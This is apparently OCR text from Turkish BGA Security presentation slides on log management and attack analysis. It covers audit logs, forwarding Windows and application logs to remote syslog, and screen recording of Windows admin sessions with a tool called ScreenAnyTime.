
MMC

Log Yönetimi ve Saldırı Analizi




Yerel Politika ve Denetim Logları

Log Yönetimi ve Saldırı Analizi




Windows Loglarını Uzak Syslog'a Yönlendirme


Log Yönetimi ve Saldırı Analizi



Windows Loglarını Uzak Syslog'a Yönlendirme


Log Yönetimi ve Saldırı Analizi






Application Log İletme

Log Yönetimi ve Saldırı Analizi






Windows Ekranını Kaydetme

- Linux komut satırından çalıştığı için tüm yapılan işlemler loglanabilir.
- Windows adminleri genellikle arabirim kullandığı için klasik audit araçlarıyla loglanamaz, izlenemez.
- Windows sistemlerin denetimi için ekran görüntüsü alan ve kaydeden programlar kullanılabilir.


ScreenAnyTime

Log Yönetimi ve Saldırı Analizi



ScreenAnyTime

Log Yönetimi ve Saldırı Analizi



BGA
SECURITY

-Teşekkürler-

bgasecurity.com | @bgasecurity